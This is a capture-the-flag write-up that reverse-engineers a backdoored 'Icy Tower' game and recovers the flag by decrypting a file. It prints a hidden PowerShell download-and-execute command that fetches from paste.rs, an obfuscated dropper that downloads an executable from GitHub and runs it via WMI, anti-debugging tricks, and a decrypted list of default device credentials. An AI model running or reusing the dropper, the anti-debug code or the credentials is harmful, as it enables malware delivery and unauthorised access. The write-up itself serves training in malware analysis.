
Details:

Author: **Yossef Zidan (@yossefzidann)**
Challenge Overview: The challenge goal is to decrypt data.text.ret2 file by analyzing the backdoored game till we reach the final executable that is used to encrypt the file and send it through the network.


Step 1: Discovery



```
C:\Users\joezid\Desktop\Icy-Tower
λ file *
Data.txt.RET2: data
icy tower:     directory
```

In this challenge, we are given an encrypted file and the backdoored icy tower game.

Step 2: Binary Analysis




```
PROCESS: powershell.exe [4396]
FILE: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CMDLINE: powershell.exe -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString
('https://paste.rs/Uus')"
```


When you try to exit the game we can notice a PowerShell process is being spawned which will execute the following command.
“”””

powershell.exe -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('https://paste.rs/Uus')"
“”””

Which will invoke the script in https://paste.rs/Uus in memory.




```
$RQAIWsvu='EWFFDmdc';[Net.ServicePointManager]::"S`EcURiTYP`R`oTo`col" = 'tls12, tls11, tls';$CGKZRfjn = '701';$KACHKsut='XDXIYjjd';$YSSXHmjr=$env:userprofile+'\'+$CGKZRfjn+'.exe';$PWABMhev='WCXWPngc';$ORMEFyak=.
('n'+'ew-obje'+'ct') NeT.WebcLIENt;$HIPQBjxa='https://github.com/joezid/joezid.github.io/blob/main/assets/js/AAA.bin?raw=true'."SPl`It"([char]42);$OIQPBydx='GNHVUiim';foreach($XUDSLgat in $HIPQBjxa)
{try{$ORMEFyak."doWN`LOa`DFiLe"($XUDSLgat, $YSSXHmjr);$DIOUCphx='UAOKCvnu';If ((.('Get-I'+'t'+'em') $YSSXHmjr)."L`ENgth" -ge 13824) {([wmiclass]'win32_Process')."c`RE`ATe"
($YSSXHmjr);$ZVBXOgyh='BIPOCrcu';break;$TGAIDiix='VKMIZndm'}}catch{}}$CKZODhdw='FLLTAbfb'
```




```
$RQAIWsvu='EWFFDmdc';
[Net.ServicePointManager]::"S`EcURiTYP`R`oTo`col" = 'tls12, tls11, tls';
$CGKZRfjn = '701';
$KACHKsut='XDXIYjjd';
$YSSXHmjr=$env:userprofile+'\'+$CGKZRfjn+'.exe';
$PWABMhev='WCXWPngc';
$ORMEFyak=.('n'+'ew-obje'+'ct') NeT.WebcLIENt;
$HIPQBjxa='https://github.com/joezid/joezid.github.io/blob/main/assets/js/AAA.bin?raw=true'."SPl`It"([char]42);
$OIQPBydx='GNHVUiim';
foreach($XUDSLgat in $HIPQBjxa){try{$ORMEFyak."doWN`LOa`DFiLe"($XUDSLgat, $YSSXHmjr);
$DIOUCphx='UAOKCvnu';
If ((.('Get-I'+'t'+'em') $YSSXHmjr)."L`ENgth" -ge 13824) {([wmiclass]'win32_Process')."c`RE`ATe"($YSSXHmjr);
$ZVBXOgyh='BIPOCrcu';
break;
$TGAIDiix='VKMIZndm'}}catch{}}$CKZODhdw='FLLTAbfb'
```

Which will download the malicious executable to the %userprofile% directory from the link https://github.com/joezid/joezid.github.io/blob/main/assets/js/AAA.bin?raw=true




```
C:\Users\joezid\Desktop\Icy-Tower
λ file ss.exe
ss.exe: PE32 executable (console) Intel 80386, for MS Windows

C:\Users\joezid\Desktop\Icy-Tower
λ
```

The downloaded file is an x86 PE file.



```
  v3 = FindWindowA("ConsoleWindowClass", 0);
  ShowWindow(v3, 0);
  sub_4012A0();
```

The program starts by hiding the window which is a normal thing in any malware then we have a call to sub_4012a0.




```
BOOL sub_4012A0()
{
  BOOL result; // eax
  HDESK hDesktop; // [esp+0h] [ebp-4h]

  hDesktop = CreateDesktopA("joezid", 0, 0, 0, 0x182u, 0);
  if ( hDesktop )
    result = SwitchDesktop(hDesktop);
  else
    result = 0;
  return result;
}
```

This function is used as anti-debugging technique as Windows supports multiple desktops per session. It is possible to select a different active desktop, which has the effect of hiding the windows of the previously active desktop, and with no obvious way to switch back to the old desktop.


Further, the mouse and keyboard events from the debugged process desktop will no longer be delivered to the debugger, because their source is no longer shared. This obviously makes debugging impossible.

And we can bypass it by patching the call.




```
v4 = GetModuleHandleW(L"ntdll.dll");
v8 = GetProcAddress(v4, "NtSetInformationThread");
v5 = GetCurrentThread();
(v8)(v5, 17, 0, 0);
LoadLibraryA("Ws2_32.dll");
```

Then we have another anti-debug technique that uses the API NtSetInformationThread which can be used to hide a thread from a debugger and we can bypass it by patching the call to the API.




```
AddVectorExceptionHandler = sub_401370(0xD36E54C1, 0xD27746FE);
AddVectorExceptionHandler(1, sub_401540);
```

Then we have a call to the API AddVectorExceptionHandler which will be used as an exception handler later.




```
.text:00401D2F                 push    eax
.text:00401D30                 push    ebx
.text:00401D31                 push    ecx
.text:00401D32                 push    edx
.text:00401D33                 mov     ecx, 129Dh
.text:00401D38                 xor     eax, eax
.text:00401D3A                 idiv    eax
.text:00401D3C                 pop     edx
.text:00401D3D                 pop     ecx
.text:00401D3E                 pop     ebx
.text:00401D3F                 pop     eax
.text:00401D40                 push    eax
.text:00401D41                 push    ebx
.text:00401D42                 push    ecx
.text:00401D43                 push    edx
.text:00401D44                 mov     ecx, 1686h
.text:00401D49                 xor     eax, eax
.text:00401D4B                 idiv    eax
.text:00401D4D                 pop     edx
.text:00401D4E                 pop     ecx
.text:00401D4F                 pop     ebx
.text:00401D50                 pop     eax
.text:00401D51                 push    eax
.text:00401D52                 push    ebx
.text:00401D53                 push    ecx
.text:00401D54                 push    edx
.text:00401D55                 mov     ecx, 270Fh
.text:00401D5A                 xor     eax, eax
.text:00401D5C                 idiv    eax
.text:00401D5E                 pop     edx
.text:00401D5F                 pop     ecx
.text:00401D60                 pop     ebx
.text:00401D61                 pop     eax
```

After that we have some patterns that will raise a division by zero exception which will be handled by the function sub_401540 and the only difference between the patterns is the value of ecx register.




The executable will do the following read 1024 byte from a file called creds.txt with the full path “c://creds.txt” then encrypt the 1024 byte and send it to the localhost on port 13337.




```
unsigned __int64 __cdecl sub_401030(unsigned __int64 *a1, unsigned __int64 a2, unsigned __int64 a3, unsigned __int64 *a4)
{
  unsigned __int64 result; // rax
  unsigned __int64 v5; // [esp+8h] [ebp-24h]
  unsigned __int64 v6; // [esp+10h] [ebp-1Ch]
  unsigned __int64 v7; // [esp+18h] [ebp-14h]
  unsigned __int64 v8; // [esp+20h] [ebp-Ch]
  int i; // [esp+28h] [ebp-4h]

  v5 = *a4;
  v6 = a4[1];
  v8 = *a4 ^ (a2 + __PAIR64__((a3 << 24) | (a3 >> 8 >> 32), a3 >> 8));
  LODWORD(v7) = v8 ^ ((a2 >> 61) | (8 * a2));
  HIDWORD(v7) = HIDWORD(v8) ^ (a2 >> 29);
  for ( i = 0; i < 31; ++i )
  {
    v6 = (v5 + __PAIR64__((v6 << 24) | (v6 >> 8 >> 32), v6 >> 8)) ^ i;
    v5 = v6 ^ ((8 * v5) | (v5 >> 61));
    v8 = v5 ^ (v7 + __PAIR64__((v8 << 24) | (v8 >> 8 >> 32), v8 >> 8));
    v7 = v8 ^ ((8 * v7) | (v7 >> 61));
  }
  *a1 = v7;
  result = __PAIR64__(a1, v8);
  a1[1] = v8;
  return result;
}
```

The encryption algorithm is quite simple which consist of a set of xor circular shift.



```python
rol = lambda val, r_bits, max_bits=64: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

ror = lambda val, r_bits, max_bits=64: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))

def R_INV(x,y,k):
    y^=x
    y=ror(y,3)
    x^=k
    x=(x-y) & 0xffffffffffffffff
    x=rol(x,8)
    return x,y,k
def R(x,y,k):
    x=ror(x,8)
    x=(x+y) & 0xffffffffffffffff
    x^=k
    y=rol(y,3)
    y^=x
    return x,y,k
def decrypt(enc,k):
    y=enc[0]
    x=enc[1]
    b=k[0]
    a=k[1]

    for i in range(31):
        a,b,i=R(a,b,i)
    for i in range(30,-1,-1):
        x,y,b=R_INV(x,y,b)
        a,b,i=R_INV(a,b,i)
    x,y,b=R_INV(x,y,b)
    return y,x

with open('data.txt.RET2','rb')as f:
    enc_b=f.read()
enc_sh=[struct.unpack("<Q",enc_b[i:i+8])[0]for i in range(0,1024,8)]
enc=[0]*128

for i in range(0,128):
    enc[i]=enc_sh[i]
k=[0x17de14e92acd03fa,0x23c207ea259b55bf]
cou=0
for i in range(0,len(enc),2):
    pl=decrypt(enc[i:i+2],k)

    for i in pl:
        print(long_to_bytes(i).decode(),end='')
```

Using this script we can decrypt the file.



```
============= RESTART: C:\Users\joezid\Desktop\Icy-Tower\solver.py =============
anonymous:anonymous;root:rootpasswd;root:12hrs37;ftp:bluRR3;admin:admin;localadm
in:localadmin;admin:1234;apc:apc;admin:nas;Root:wago;Admin:wago;User:user;Guest:
guest;ftp:ftp;admin:password;a:avery;admin:123456;adtec:none;admin:admin12345;no
ne:dpstelecom;instrument:instrument;user:password;root:password;default:default;
admin:default;nmt:1234;joezid:ASCWG{omakmoh_091a4d871716be4176dfa98196aa4a2e};ad
min:Janitza;supervisor:supervisor;user1:pass1;avery:avery;IEIeMerge:eMerge;ADMIN
:12345;beijer:beijer;Admin:admin;admin:1234;admin:1111;root:admin;se:1234;admin:
stingray;device:apc;apc:apc;dm:ftp;dmftp:ftp;httpadmin:fhttpadmin;user:system;ME
LSEC:MELSEC;QNUDECPU:QNUDECPU;ftp_boot:ftp_boot;uploader:ZYPCOM;ftpuser:password
;USER:USER;qbf77101:hexakisoctahedron;ntpupdate:ntpupdate;sysdiag:factorycast@sc
hneider;wsupgrade:wsupgrade;pcfactory:pcfactory;loader:fwdownload;test:testingpw
;webserver:webpages;fdrusers:sresurdf;nic2212:poiuypoiuy;user:user00;su:ko2003wa
;MayGion:maygion.com;admin:9999;PlcmSpIp:PlcmSpIp;xxxxxxxx:1234
>>>
```

Flag: **ASCWG{omakmoh_091a4d871716be4176dfa98196aa4a2e}**